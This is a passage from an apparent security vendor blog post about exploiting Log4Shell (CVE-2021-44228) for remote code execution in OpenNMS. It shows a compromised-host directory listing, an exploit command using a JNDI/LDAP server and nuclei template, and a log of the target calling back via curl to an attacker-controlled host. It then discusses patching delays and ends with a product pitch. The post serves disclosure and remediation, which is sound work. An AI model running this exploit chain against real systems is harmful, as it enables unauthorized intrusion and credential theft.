drwxr-xr-x 185 opennms opennms  5920 Jul 11 15:34 etc
drwxrwxr-x   2 opennms opennms  4096 May 17 07:52 instances
drwxrwxr-x   6 opennms root     4096 Oct  6  2020 jetty-webapps
drwxrwxr-x   6 opennms root    53248 Oct  6  2020 lib
drwxrwxr-x   1 opennms root     4096 Jun  1 18:06 logs
drwxrwxr-x   4 opennms root     4096 Oct  6  2020 share
drwxrwxr-x  27 opennms root     4096 Oct  6  2020 system
[opennms@faf62719fa3d ~]$
```

NodeZero automates all the above steps, resulting in the following proof demonstrating remote code execution against a vulnerable OpenNMS instance:



Proof of remote code execution via Log4Shell: The curl command was run on the target, causing it to connect back over HTTP to a web server running on NodeZero

```
python3 /opt/h3/log4shell_exploit.py http://10.0.40.124:8980 /opt/h3/nuclei-templates/log4shell-exploit/CVE-2021-44228-opennms-exploit.yaml -i
10.0.220.54 --ldap_port 8080 --http_port 8443 --ldap_jar_path /opt/h3/jndi_server.jar --nuclei_path /opt/h3/nuclei --http_server_path /opt/h3
/n0_http_server.py -o output.json -p beanutils
Timestamp UTC: 2022-06-03 18:29:53
Connection from 10.0.40.124:43244 to 10.0.220.54:8443

HTTP Request:
GET /ping/beanutils/curl?t=aec1a73ad6ca4434e4ebfeec102c2774 HTTP/1.1
Host: 10.0.220.54:8443
User-Agent: curl/7.61.1
Accept: */*
```

Impact

OpenNMS is not commonly deployed to be Internet-facing. Using Shodan, we found about ~100 public instances of it. We do occasionally run into it in internal pentests though, and it can also be embedded in products like Juniper Junos Space. From an attacker perspective, network monitoring solutions in general are attractive targets to compromise because they typically store credentials used to access other infrastructure in the environment. We recommend updating to the latest version per the OpenNMS advisory.

Conclusion

Attackers are opportunistic. As we've shown above, Log4shell is a vulnerability that opens up lots of opportunities. It's normally difficult, if not impossible, for the average attacker to discover vulnerabilities leading to unauthenticated remote code execution in established applications. Log4Shell enables exactly that across lots of applications, and it's something that can be easily weaponized by attackers on the fly.

Here's roughly how long it took us to get to unauthenticated remote code execution in each of the above applications:

Application	Time to Install and Configure	Time to RCE
VMware Site Recovery Manager 8.3.0	1 day	1 hour
Elasticsearch 5	1/2 day	1 day
OpenNMS Horizon 26.2.2	1 hour	1 hour

In an ideal world, after the Log4shell vulnerability was disclosed last year, all enterprises would have spent 2-3 weeks to enumerate all vulnerable applications in their environment and patch them. The reality is that enterprise patch cycles can be slow. NodeZero still occasionally encounters domain controllers that aren’t patched for critical vulnerabilities like Zerologon (CVE-2020-1472), and routinely sees Eternal Blue (CVE-2017-0143) five years after it was disclosed.

Furthermore, outside of very large enterprises, many companies operate with limited resources, must prioritize remediation relative to other work, and have to consider possible business downtime caused by patching. Log4Shell brings extra complexity to the mix because of the sheer number of applications it impacts. Patching for Log4Shell is also not always just clicking an “update” button; legacy applications may lack support altogether. And even after patching, we’ve encountered cases where the patch didn’t work as expected and needed to be re-done.

All this means that Log4Shell will be around for a very long time. We believe that the more we can do to surface the true impact of Log4Shell against vulnerable applications, the more likely it is that companies will take the steps necessary to remediate those applications, before the bad guys can get to them.

References

How can NodeZero help you?

Let our experts walk you through a demonstration of NodeZero, so you can see how to put it to work for your company.

Schedule a Demo